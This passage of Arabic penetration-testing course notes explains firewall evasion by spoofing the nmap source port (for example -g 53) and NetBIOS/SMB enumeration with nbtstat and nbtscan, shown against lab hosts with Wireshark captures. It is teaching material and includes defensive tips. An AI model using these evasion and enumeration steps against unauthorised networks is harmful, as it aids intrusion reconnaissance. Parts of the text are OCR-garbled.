3	0.608004000	172.16.5.50	10.50.97.5	TCP	58 56991->22 [SYN]		56991->22 [SYN]
4	0.698430000	10.50.97.5	172.16.5.50	TCP	54 22->56991 [RST,		22->56991 [RST,
5	1.008822000	172.16.5.50	10.50.97.5	TCP	58 56991->135 [SYN]		56991->135 [SYN]
6	1.006468000	10.50.97.5	172.16.5.50	TCP	58 135->56991 [SYN,		135->56991 [SYN,
7	1.086494000	172.16.5.50	10.50.97.5	TCP	54 56991->135 [RST]		56991->135 [RST]
8	1.416013000	172.16.5.50	10.50.97.5	TCP	58 56991->445 [SYN]		56991->445 [SYN]
9	1.487279000	10.50.97.5	172.16.5.50	TCP	58 445->56991 [SYN,		445->56991 [SYN,
10	1.487307000	172.16.5.50	10.50.97.5	TCP	54 56991->445 [RST]		56991->445 [RST]
11	1.810995000	172.16.5.50	10.50.97.5	TCP	58 56991->443 [SYN]		56991->443 [SYN]
12	1.881689000	10.50.97.5	172.16.5.50	TCP	54 443->56991 [RST,		443->56991 [RST,
13	2.211045000	172.16.5.50	10.50.97.5	TCP	58 56991->23 [SYN]		56991->23 [SYN]
14	3.615086000	172.16.5.50	10.50.97.5	TCP	58 56992->23 [SYN]		56992->23 [SYN]

- ال Technique الرابع عندنا وهو ال Source port ودا راجع ان ال Fire wall مبيكنش عليه Secure Configuration بشكل Fire wall شويه ... احنا عارفين ال Default بتاع ال فالشغل عنده انه مبيعديش ال Traffic ال جاي من برا داخل عندك لـ Network بيوقفه ...

- انما ع الجانب الآخر لو Traffic خارج من ال network بتاعتكم طالع لـ internet دا عادي ال Fire wall بيسمله ... عندنا بعض ال Ports ال fire wall بيسمح لـ Traffic ال جه من برا انه يدخل عادي لـ Network زـي انت مثلا وانت بتبعـت DNS Query بتلاقيـت ال fire wall عـدـاه عـشـان لـازـم يـجيـلـك الرـدـ منـ الـ خـاصـ بالـ Port 53 فـمـيـنـفـعـشـ الـ Portـ Fire wallـ يـقـفـلـ الـ Portـ دـاـ لـانـكـ مشـ هـتـعـرـفـ توـصـلـ لـ DNSـ الـ اـنـتـ بـتـبـحـثـ عـنـهـ ...ـ فـانـتـ كـ Atـtـaـc~kـرـ بـيـسـتـغـلـ الـ Portsـ المـفـتوـحـهـ عـنـدـ الـ Fire wallـ الـ مـيـعـرـفـشـ يـقـفـلـهاـ لـانـهـ هـيـحـصـلـ عـنـدـ أـجـهـزـةـ كـتـيرـ جـواـ الـ Networkـ مشـكـلـهـ ...ـ وـداـ بـيـنـفـعـ فـحـالـهـ انـ الـ Network~Ad~m~i~n~i~s~t~r~o~r~ مـعـمـلـشـ الـ . Syn Scanـ زـيـ الـ Scansـ

- فـمـثـلاـ الـ Fire wallـ فـاتـحـ عـنـدـ الـ Port 53 ، 20 ...ـ وـالـ trafficـ لـايـ FTPـ جـايـ منـ بـراـ الـ networkـ ...ـ فـاحـناـ نـغـيـرـ الـ Nmapـ زـيـ الـ toolـ بـتـعـنـاـ عـنـ طـرـيقـ Source portـ وـعـادـيـ هـنـوـصـلـ لـ Destinationـ Fire wallـ بـتـعـنـاـ ...ـ تـعـالـىـ نـشـوـفـ مـثـالـ عـمـلـيـ بـالـ Wire~Sharkـ وـنـشـغـلـ الـ Nmapـ زـيـ مـتـعـودـنـاـ فـالـ ...ـ وـنـشـوـفـ النـتـيـجـهـ هـتـطـلـعـ عـامـلـهـ اـزاـيـ ؟ـ Backgroundـ

- `--source-port` [portnumber]
- `-g` [portnumber]

With the following command we run a TCP SYN scan and all the communications will be sent from port 53:

nmap `-sS --source-port 53 [target]` → DNS

- عندنا ال `-source-port` او ال `-g` هما الاثنين واحد يقوموا بنفس الدور ال هو ي **Port target** المعيين عند ال **Fire wall** ال انت شاكك او عندك معلومه انه مفتوح ... وبعد كدا بتحط فال **Port number** ال **Option** الخاص بال **target** .

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
11	0.229389000	172.16.5.50	10.50.97.25	TCP	58	80	8080	80→8080 [SYN] Seq=0 Win=1024
12	0.229489000	172.16.5.50	10.50.97.25	TCP	58	80	8888	80→8888 [SYN] Seq=0 Win=1024
13	0.229572000	172.16.5.50	10.50.97.25	TCP	58	80	53	80→53 [SYN] Seq=0 Win=1024
14	0.229671000	172.16.5.50	10.50.97.25	TCP	58	80	587	80→587 [SYN] Seq=0 Win=1024
15	0.229768000	172.16.5.50	10.50.97.25	TCP	58	80	1720	80→1720 [SYN] Seq=0 Win=1024
16	0.229851000	172.16.5.50	10.50.97.25	TCP	58	80	445	80→445 [SYN] Seq=0 Win=1024
17	0.229934000	172.16.5.50	10.50.97.25	TCP	58	80	113	80→113 [SYN] Seq=0 Win=1024
18	0.230018000	172.16.5.50	10.50.97.25	TCP	58	80	110	80→110 [SYN] Seq=0 Win=1024
21	0.315892000	172.16.5.50	10.50.97.25	TCP	58	80	199	80→199 [SYN] Seq=0 Win=1024
22	0.316315000	172.16.5.50	10.50.97.25	TCP	58	80	23	80→23 [SYN] Seq=0 Win=1024
23	0.316438000	172.16.5.50	10.50.97.25	TCP	58	80		80 [TCP Port numbers reused] 8

- هتقينا هنا عاوزين نطلع من **Source Port 80** عشان نروح لـ **Wire Shark** بتعنا ال مذكور قدامك... وفعلا ال **target** طالعين من ال **Fire wall** ... فلو ال **source Port 80** سامح ان ال **Traffic** ال جاي من برا ال **Network** يدخل من **Port 80** فانت كدا ال **Scan traffic** بتعنا عدا وانت عملت ال **traffic** عادي وعملت **Fire wall Evasion** .

- عشان تدرك اهميه انك لازم تجرب ال **technique** بتاع ال **Source Port Scan** وانت بتعمل **Target** عال **Source Port** بتاعك واكتشفت ان عندك مانع ال **Scan** عدى نشوف المثال الاتي فيه **Fire wall**

```
root@els:~# nmap -sS -p 53 10.50.97.25
Starting Nmap 6.49BETA5 ( https://nmap.org )
Nmap scan report for 10.50.97.25
Host is up (0.086s latency).
PORT      STATE      SERVICE
53/tcp    closed    domain
```

- دا مثال عندنا من غير منعمل ال **Technique** بتاعنا قولناله عاوزين نروح لل **Destination port** ال 53 نعمل عليه **Syn Scan** رجلك الرد ان ال **Port 53** مفتوح .

```
root@els:~# nmap -g 53 -sS -p 53 10.50.97.25
```

```
Starting Nmap 6.49BETA5 ( https://nmap.org ) at :
Nmap scan report for 10.50.97.25
Host is up (0.083s latency).
PORT      STATE      SERVICE
53/tcp    open       domain
```

- ودا مثال اخر بيوضحك لما استخدمنا ال **Technique** بتاعنا ال هو ال **Source Port** وحدناله ال **Source Port** منه ال **Scan** ويروح كمان لل **Destination Port** ال هو 53 وعطنه ال **IP** بتاع ال ... **Target**

- رجعنا الرد ان ال Port دا مفتوح ... عكس المثال ال فات لما مستخدمناش ال Port Technique بتعنا رجعنا ان ال Port مغلق ... ودا يوضحلوك اهميه انك تجرب ال Source Port Technique وانت بتعمل ال Scan بتاعك فحاله وجود Fire wall بيعرض ال traffic بتاعك ومانعك انك تعمل ال Scan .

- بکدا بفضل الله و توفيقه نكون انهينا شرح ال **Module** الخاص بال techniques بأجزاءه وبال Tools بتاعته وبال Scanning الخاصه بيها ... رکز عال Cheat Cheat وعنده ال Nmap بتعها تستعين بيها فمختلف انواع ال Scans ال هتقوم بيها عال Target penetration فال Phase هي كانت ال Information Gathering جمعنا معلومات عن ال Target بتعنا وبعد كذا فال Phase 2 هي ال Information Scanning روحنا عملنا فحص لـ Services ال جمعناها وشوفنا ال Versions ال شغاله عند ال Target بتاعتها وال Protocols ال شغاله برضه وعرفنا ازاي نتخطى ال فمرحله ال Scanning Fire wall بتعنا بشكل صحيح ونعرف ال Services ال شغاله عند ال target فيما بعد نعرف نجيب ال Exploit المناسب للثغره ال اكتشفناها شغاله على ال Services ال عند ال Enumeration فالمرحلة الجايه باعدن الله ال هي ال Phase 3 ال هنترف اكتر على ال Services وال Protocols ال شغاله عند ال target بشكل اعمق شويه وهنعرف بعض ال Protocols ال لازم تكون شغاله عند ال Target فاحنا هنشوف مع بعض ازاي نستغل الكلام دا عند ال Target عشان نطلع اكبر قدر من المعلومات عن ال Services دي عشان اما نيجي نعمل ال Exploit تبقى الدنيا تمام معانا وتنجح عمليه ال Exploitation ومتتساش ان ال Phases بتاعت ال Penetration testing متكررة زي مكنا قولنا قبل كذا ...

3. Enumeration:

- عندنا الجزء دا هنتكلم فيه عن النقط دي ...

3.1 Enumeration.....	132-133
3.2 NetBIOS.....	133-153
3.3 SNMP.....	153-165
3.4 Conclusion.....	165-165

3.1 Enumeration:

- تعالى نتعرف على المرحله دي مع بعض ... الهدف منها تكمله مرحله ال **Information Gathering** ونعمل **Scanning** لـ **Gathering** ال جمعناها بال **Nmap** زي ال **Scanning Tools** فمرحله ال **Scanning** ... فال **Enumeration Accounts** هترافق الاجهزه الموجوده معاك على نفس ال **network Shares files** او ال **network Login** او ال **name** ال بيتعمل بيها ... معلومات زي ال **network Network** بتاعتك ... وكمان لو فيه ال **Mis configuration Services** عندك **Network Connect Configuration** بشكل قوي وكمان هتقدر ت **Network** تانيه عن طريق ال **NetBIOS** لـ **Network** تانيه **Attack** كل دا انت بتقدر تجمعه من خلال ال **Enumeration**.

- انت ك **Network Administrator** لازم تكون عارف فال **Services** بتاعتك ان فيه **Security Policy** عندك بتكون شغاله ال **End Point** ال عندك مبيستخدمهاش ومتسابه زي مهي

- فلازم تعملها **Disable Threat Actor** عشان ال **Services** زي دي عشان ينفذ ال **Attack** عليك ... فانت اي شغاله ملهاش لازمه اعملها **Disable Services** لحد تحتاجها .


- تعالى نلقى نظره عال **NetBIOS** كدا لحد منروحله ... هو اختصار ل **Network Basic Input Output System** ودا عباره عن **service** داخل ال **network** بتسمح لك على نظام ال **windows** انك **Printers Folders Files Share** مع الاجهزه الموجودة معاك عال **Network** هيفيدك انك هتعرف الاجهزه الموجودة معاك فالشبكه دي هي **PC Servers** ولا على سبيل المثال وكمان هتعرف ال **Users Ids** كمان ... وكمان هتعرف الحاجات ال اتعملها **Network Devices** فال **Share** مبين ال ... وانت ممكن عن طريق معرفتك بال حاجات ال اتعملها **Share** تدخل وتعمل **Attack** عال **NetBIOS** من خلال ال **Devices** ودا هنشوفه بالتفصيل فيما بعد .

- تعالى برضه نلقى نظره سريعه عال **SNMP** وهو ال **Simple Network management protocol** ... برتوکول لاغنى عنه فال **Configure** عشان تعمل **Network Environment** للاجهزة الموجودة عندك فال **network Organizations** وهتلاقى اغلب ال **network** يستخدمه فال **Configuration** للاجهزة الموجودة عندها فال **gathering** ... وممكن كمان تستخدمه عشان تعمل **Information** على كل **device** موجود عال **Device Interfaces** زي مثلا ال **Fire wall** زي ال **Network Device** بيأخذ **IP** وال **Switches Printers Servers** وال **2 protocols** هما محور الكلام فال **Module** دا فلازم يكونوا مفتوحين عند ال **Target** عشان تعرف تجمع عن طريقهم المعلومات .

3.2 NetBIOS:

- تعالى نعرف مع بعض اي هو ال **NetBIOS** وبستخدموه ازاي فال
وهييفينا فائيه لو مفتوح عند ال **Target** فمرحله زي ال **Network**
مبين الاجهزه وببعضها لما تيجي تعمل **Share** ل **Files** او **Folders**
او اي ملفات مبين الاجهزه ال **NetBIOS** المسؤول عن العمليه دي ...

- تعالى نشوف ال **NetBIOS** من جواه هتلacieh مكون من 3
Datagram و **Name Service** و **Session Service** ... وهمها ال ... **Services**



- الاولى وهي ال **Name Service** ودي زي ال **A Record** بالضبط فال **NetBIOS Name** بمعني ... بترتبط ال **IP** بال **DNS** ...
بمعنى اخر انت مش عندك ل جهاز فالشبكه عندك بيبقا ليه **IP** والاسم
بتاعه ال بتعمله **Create** فالاول و بتسميه زي منتا عاوز ... اهو اي
جهازين او اكتر فال **Network** عندك لازم عشان يتواصلوا مع بعض
ويعملوا **Files** ل **Share** او غيره ...

لازم الاول الجهاز ال هيدء الاتصال يستخدم ال **Name Service** من ال **NetBIOS** وهو بيتوacial مع الجهاز الثاني وهي ال بترتبط ال **Name** بال **IP** عشان يحصل ال **Share** لـ **Files** مبين الجهازين ... وصلت كدا ... مثلا عندك جهاز **A** عاوز يتواصل مع جهاز **B** بال **NetBIOS** عشان يبعثله **Files** فهتلaci ان جهاز **A** بعث رساله **NBNS** ال هي **Net BIOS Name Service** وجهاز **B** وبيقوله انا معايا اسمك ممكن تديني ال **IP** بتاعك وهكذا جهاز **B** هيرد عليه ويحصل ال **Service** مبينهم ... يبقا احنا كددا اتعرفنا على ال **Connection** الاولى وهي ال **Name Service** الخاصه بال **NetBIOS**

- معلومه كدا جانبيه ... انت ك **User** اما بتيجي تسمى الجهاز بتاعك مسموح لك ب **15 Byte** ... بس الاستخدام الفعلي ليك هو **16 Byte** عشان تسمى جهازك اما ال **Byte** الاخير بيكون ال **Operating System** بتاعك حاجزه لـ **System** وال **System** بيكون كاتبه برقم **FF** زي **hexadecimal** والمعروف ان ال كل رقم من دول ب **4 byte** كدا عندك **8 byte** عشان الرقمين **00** ال ما بيساو **1** . **System** المتبقى عندنا لـ **Byte**

- ال **System** بيحتاج آخر **byte** عشان يعرف نوع جهازك ايه ويعرف نوع ال **Service** ال شغاله عليه ... وعلى حسب نوع كل جهاز وال **Service** ال شغاله عليه بيكون ليه رقم معين بيميزه عن غيره ... زي مهنشوف دلوقتي مثلا ال **Workstation** بيكون ليه رقم **00** اما ال **Server** بيكون ليه رقم **20** وزي مقولنا الرقم ال **Hexadecimal** دا **System** حاجزه ال **Operating System** لـ **System** .

- الكلام دا يهمني ف ايه ... ! عشان قدام هنشوف بنستخدم الكلام دا ازاي عشان نعرف اذا كان ال **NetBIOS** مفتوح ولا لاء وايه نوع ال **Service** ال شغاله عليه ...

- وال يهمني من كل دا هي ال **Service** بتاعت ال **Server** ال بيميزا رقم 20 عشان لو شفته بعدين تبقا عارف ان فيه **Share** حصل مبين الاجهزة لان ال **Share Service** يساوي ال **Server Service** فدي معلومه هنستفيد بيها قدام .

Name	Service / Type	Name	Service / Type
[computer_name]00	Workstation Service	[user_name]03	Messenger Service
[computer_name]03	Messenger Service	[domain_name]1D	Master Browser
[computer_name]06	RAS Server Service	[domain_name]1B	Domain Master Browser
[computer_name]1F	NetDDE Service	[domain_name]00	Domain Name
[computer_name]20	Server Service	[domain_name]1C	Domain Control
[computer_name]21	RAS Client Service	[domain_name]1E	Broser Service Elections
[computer_name]BE	Network Monitor Agent	_MSBROWSE_	Master Browser
[computer_name]BF	Network Monitor Application		

- عشان احنا قدام برضه هنعرف اذا كان ال **NetBIOS** شغال عند ال **Share** ولا لاء ... ولو لقيناه شغال هنشوف مين ال بيعت **target** عندنا **NetBIOS** فالشبكة عشان نتأكد ان فاتح ال **Files** عندنا فالشبكة فلو رجعنا رد من ال **destination** بيقول انه بيستخدم ال **Server Service** ال هي رقمها 20 هنعرف ساعتها ان ال **NetBIOS** مفتوح عند ال **Target** ... انما غير كدا او جالك رد من ال **NetBIOS** مفيهوش الرقم 20 فتعرف ان ال **NetBIOS Destination** شغال عند الجهاز دا فكدا عرفنا اهميه الجزئيه دي ..

- عندنا **Tool** موجوده فال **kali Linux** فال **System** عندنا نقدر نستخدمها عشان نتعرف عال **NetBIOS** ونشوفه اذا كان شغال ولا لاء **nbtstat** لملفات ولا لاء ... وهي ال **Share** ...

```
nbtstat -n
```

```
Wireless Network Connection:  
Node IpAddress: [192.168.0.14] Scope Id: []
```

PC NAME NetBIOS Local Name Table

Name	Type	Status
LITSNARF-NB-PC <00>	UNIQUE	Registered
WORKGROUP <00>	GROUP	Registered
LITSNARF-NB-PC <20>	UNIQUE	Registered
WORKGROUP <1E>	GROUP	Registered
WORKGROUP <1D>	UNIQUE	Registered
.._MSBROWSE_.<01>	GROUP	Registered

- هنا انا عملت ال Check على جهازي لقيت الرقم 20 فكدا عرفت ان جهازي مفتوح عنده ال NetBIOS ومفتوح عنده وكمان عمل Share لملفات ... عشان قدام برضه هتللاقينا عاوزين نحصل ال Access ال اتعملها ونحاول نعمل Share عليها ... فكدا مبدعيا عرفنا ان ال NetBIOS شغال عندنا واتعمل Share ل Tool ودا كله عرفناه عن طريق ال Files .

- خد بالك من نقطه وهي ان ال Service ال اسمها Name الخاصه بال NetBIOS عشان تشتعل عندك تحتاجه يكون فيه Windows تانيه شغاله على ال Service Windows internet name Service واختصارها " Wins " فلازم عشان ال NetBIOS يشتغل عندك لازم تشغيل ال System Service دى عندك ع ال Service .

- يبقا ال NetBIOS بشكل عام بنعمل بيها Sharing لـ Files على ال Network تكون شغاله Name Service بتعتنا بس لازم ال Port على 137 ودا شغال بال UDP ال هو خاص بال NetBIOS عشان تشووف ال Name Service شغال ولا لاء فلازم اول خطوة تعملها انك تعرف الحته دى .

- تعالى نشوف ال **Service** ال بعدها وهي ال **Datagram** ودي بتشتغل على **port 138** بال **UDP** ... دyi ال ... **Destination** ال بتسمحلك توصل ال **Message** لـ **Service** يعني انت عشان تبعث **Name Service Query** عشان تعرف عنوان ال **Destination** بتبعتها على **port 137** ... بس لازم عشان ابعتلك ال **message** دي لازم يكون ال **138** بتاع ال **datagram** شغال عشان يسمحلك انك تبعث ال **Name Service Query** لـ **Destination**.

- فلازم يكون ال **138** مفتوح قبل متبعث عال **137** ... فال **Service** دي لازم تكون شغاله عند ال **Destination** عشان تعرف تستقبل الرسائل منه وبرضه ممكن تستخدمنها عشان تبعث **Broadcast** للاجهزه ال معاك فال **Network messages**.

- ال **Session Service** الثالثه معانا وهي ال **Service** ... ودي ال **NetBIOS** عندنا فال **Most Common Use** ... ودي شغاله على **Port 139** ودي ال **Service** ال بتسمحلى اني افتح **2 Endpoint** عشان يتم التواصل مبينهم فال **Session** . **Network**

- فال **2 Services** الموجودين فوق كانت ال **Messages** بتتبع بال **UDP** مكنش بينتظر الرد منك بيرميلك ال **Message** ويجري ... انما عندنا فال **Session Service** الوضع بيختلف شويه لأنها بتشتغل بال **TCP** يعني قبل ميتم اتصال مبينك وبين ال **Destination** لازم فالاول ال **Connection** **3 Way hand Shake** يحصل الاول ، فال **Established Session** مبينهم وتبقى .

- يعني فالاول هنستخدم ال **Session** بتابع ال **Port 139** عشان نعمل **Establish Connection** لـ **Query** وبعد كدا نبعث ال **Name Service** وبعد كدا نبعث ال **Message** ... فلازم عشان بتعتنا على ال **Datagram Service** ... يحصل لاي **Network** عندك عال **files** مبين جهازين او اكتر لازم ال **Session** ال هي **Service** تكون شغاله عشان هي المسووله عن ال **Connection** مبين ال **2 Devices**.

- اما بيحصل ال **Connection** لـ **Stablish** مبين جهازين او اكتر بتلاقي ال **2 Devices** بيستخدموا بروتوكول تاني اسمه ال **SMB** وهو ال **Server Message Block** هفترض ان ال **TCP** حصل بال **Connection** على ال **Port 139** شغال وعاوزين نقل **Files** من جهاز لآخر ... ال **NetBIOS** بيكون شغال معاه بروتوكول ال **SMB** عشان هو ال هي عمل ال **Copy** عندنا لـ **Data** مبين الجهازين ويقوم بنقل ال **Files**

- زمان أيام ال **Windows 2000** كنت عشان تعمل **Share** لـ **Files** مبين جهازين كان ال **SMB** بيعمل كدا ولكن كان من شروطه عشان يعمل **Share** لـ **Files** انك تكون مشغل ال **NetBIOS** عندك وعامل ال **Establish Connection** زي ذكرنا فوق انما من اول **Windows 11** وانت طالع لحد **Windows XP** لـ **SMB** بدون اعتماديه على ال **Session** الخاصه بال **Run** ... وال **SMB** دلوقتي بيشتغل مع نفسه على **Port 445** ... وال **NetBIOS** ... ال اختلف بس انك الاول كنت بتعمل ال **Connection** وبتبعـتـ ال **Share** ال هتعملها **Files** من خلال ال **139** ال هو كان بيضم ال **445** ... أما حاليا فهـتـلاقـيـ ال **SMB** على **445** ... وال **NetBIOS** فلازم يكون مفتوح عشان تعمل **Share** وهـتـلاقـيـ ال **NetBIOS** كمان شغال على **139** عشان يتم ال **Connection** مبينكم .

- المفروض لما كنا في مرحله ال **Scanning** كنا نشوف ايه هي ال **Ports** المفتوحه عند ال **Destination** زي مكنا وضحنا من خلل ال **Nmap** وفالتننا هنا نركز على **137, 139, 455** بتوع ال **SMB** وال **NetBIOS** عشان نعرف اذا كان ال **NetBIOS** بيحتوي على **Vulnerabilities** ولا لاء فلازم تتأكد من ال **Ports** دي عشان لو شغاله معناها ان ال **NetBIOS** شغال وفيه **Files** بيحصلها عندا فال **Network Share** .

- تعالى نعمل **check** على ال **target** ونشوف اذا كان ال **NetBIOS** وال **SMB** مفتوحسن عنده ولا لاء ... بال **Nmap** طبعا ...

```
Starting Nmap 6.49BETA5 ( https://nmap.org ) EST
Nmap scan report for 192.168.99.162
Host is up (0.085s latency).
Not shown: 1990 closed ports
PORT      STATE          SERVICE
135/tcp    open           msrpc
139/tcp    open           netbios-ssn
445/tcp    open           microsoft-ds
123/udp   open            ntp
137/udp   open           netbios-ns
```

- عملنا ال **Scan** بتعدنا وطلع ال **Ports** مفتوحه فعلا ... تعالى بعد كدا نجمع معلومات عن ال **Target** ال فاتح ال **Ports** دي ... ودا عن طريق **tool** سهله جدا فالاستخدام وهي ال **nbtstat** ودا بيتم عن طريق انك تديها ال **Option** ال هتستخدمه وبعد كدا ال **IP** بتاع ال **target** بتاعك او ال **Name** بتاعها ودا على حسب ال **Option** ال هتستخدمه زي مهنشوف مع بعض

<u>-a</u>	(adapter status)	Lists the remote machine's name table given its name
<u>-A</u>	(Adapter status)	Lists the remote machine's name table given its IP
<u>-c</u>	(cache)	Lists NBT's cache of remote [machine] names and their IP addresses
<u>-n</u>	(names)	Lists local NetBIOS names.
<u>-r</u>	(resolved)	Lists names resolved by broadcast and via WINS
<u>-R</u>	(Reload)	Purges and reloads the remote cache name table
<u>-S</u>	(Sessions)	Lists sessions table with the destination IP addresses
<u>-s</u>	(sessions)	Lists sessions table converting destination IP addresses to computer NETBIOS names.
<u>-RR</u>	(ReleaseRefresh)	Sends Name Release packets to WINS and starts Refr

- فلو انت عارف ال **Ip** بتاع ال **Machine** ال عند ال **Destination** فانت استخدم ال **Option** ال هو **-A** اما لو عارف الاسم بتاعها فقط فأستخدم ال **Option** ال هو **-a** وهكذا مع اي انت هتستخدمه أعرف ال انت عاوز تعمله ايه واستخدم ال **option target** المناسب تعالى نجرب على ال **Option** بتعنا .

```
C:\>nbtstat -A <target IP Address>
```

```
C:\>nbtstat -a 192.168.99.162

Local Area Connection 2:
Node IpAddress: [192.168.99.100] Scope Id: []

          NetBIOS Remote Machine Name Table

      Name           Type       Status
-----  -----
ELS-WINXP    <00>     UNIQUE   Registered
WORKGROUP    <00>     GROUP    Registered
ELS-WINXP    <20>     UNIQUE   Registered
WORKGROUP    <1E>     GROUP    Registered
WORKGROUP    <1D>     UNIQUE   Registered
... __MSBROWSE__. <01>     GROUP    Registered

MAC Address = 00-50-56-B1-94-80
```

- هنلاقي اسم ال Computer بتعنا وبعدين الرقم او الكود بتاع الجهاز
 ال هو 20 ودا ليه اهميه كبيرة انه بيدل على ال Server Service
 ودا بيديل على ان ال خدمه ال printers وال Files وال Share متفعله
 ع الجهاز دا ودا معناه ان ال SMB شغال هو وال NetBIOS ... ودي
 المعلومه ال استخدناها من خلال ال tool دي كل دا لو انت شغال
 على Linux اما لو شغال على Windows
 nbtscan تاني هتستخدمه فالنظام وهو ال Command

```
NetBIOS Name Table for Host 192.168.99.162:
Name          Service      Type
-----        -----
ELS-WINXP     <00>        UNIQUE
WORKGROUP     <00>        GROUP
ELS-WINXP     <20>        UNIQUE
WORKGROUP     <1e>        GROUP
WORKGROUP     <1d>        UNIQUE
[REDACTED]_MSBROWSE_[REDACTED] <01>        GROUP
Adapter address: 00:50:56:b1:94:80
```

nbtscan -v [target_IP_Address]

-v is used to set the verbosity of the output

- ال Option ال -v دا معناه ال Verbosity وهو التنوع فالمعلومات
 وانه يجلبك المعلومات بالتفصيل تعالى نشوف المثال دا عملي

```
stduser@kalisana:~$ nbtscan -v 192.168.99.0/24
Doing NBT name scan for addresses from 192.168.99.0/24

192.168.99.0  Sendto failed: Permission denied
192.168.99.255 Sendto failed: Permission denied

NetBIOS Name Table for Host 192.168.99.162:
Name          Service      Type
-----        -----
ELS-WINXP     <00>        UNIQUE
WORKGROUP     <00>        GROUP
ELS-WINXP     <20>        UNIQUE
WORKGROUP     <1e>        GROUP
WORKGROUP     <1d>        UNIQUE
[REDACTED]_MSBROWSE_[REDACTED] <01>        GROUP
Adapter address: 00:50:56:b1:32:3c
```

nbtscan -v 192.168.99.0/24

- هتلaciه طلوك ان ال **NetBIOS** شغال عند ال **Target** وال **SMB** كمان يعني خدمه ال **Sharing** مفتوحه عند ال **Target** ... تعالى ... **background** هيطلعلنا ايه فال **Wire Shark** نشوف ال

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
1	0.000000000	192.168.99.102	192.168.99.162	NBNS	92	34669	137	Name query NBSTAT *<00><00><00><00><00>
4	0.166290000	192.168.99.162	192.168.99.102	NBNS	271	137	34669	Name query response NBSTAT

Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
 Ethernet II, Src: 22:74:cd:64:08:54 (22:74:cd:64:08:54), Dst: Vmware_b1:94:80 (00:50:56:b1:94:80)
 Internet Protocol Version 4, Src: 192.168.99.102 (192.168.99.102), Dst: 192.168.99.162 (192.168.99.162)
 User Datagram Protocol, Src Port: 34669 (34669), Dst Port: 137 (137)
 NetBIOS Name Service
 Transaction ID: 0x01b0
 Flags: 0x0010 (Name query)
 Questions: 1
 Answer RRs: 0

- هتلaciي ال **Penetration tester** IP ال **Wire shark** مطعلنا ان **IP** ال **target** بيتواصل مع **IP** ال **target** ومطعلنا النتيجه انه عاوز يتواصل معاه بال **NetBIOS** **Query** وجاله منه **Response** فانت هنا لو **Network** تاخد بالك ان فيه حد عند فال **Incident Response** عاوز يتواصل مع جهاز فاتح ال **NetBIOS** وبيعمل **Sharing** ل **network** **Files** تفصيلي عن ال **Target** ال **network** فال **Target** فلازم تاخد بالك من الحته دي وتراقب ال **IP** وتحطه تحت عينك عشان احتمال كبير يطلع **malicious**

- يبقا احنا عندنا ال بيقوم بالدور الكبير هو ال **SMB** ولكن مش هيشتغل الا لما ال **NetBIOS** يشتغل قبله ويكون فيه **TCP Connection** مفتوح وفيه **Session** مبين الجهازين و **Established** ساعتها يقوم ال **SMB** جي عشان يقوم بدور ال **Share** للملفات بس كان لازم كل دا يحصل الاول خطوات عشان ال **SMB** يشتغل فعليا .

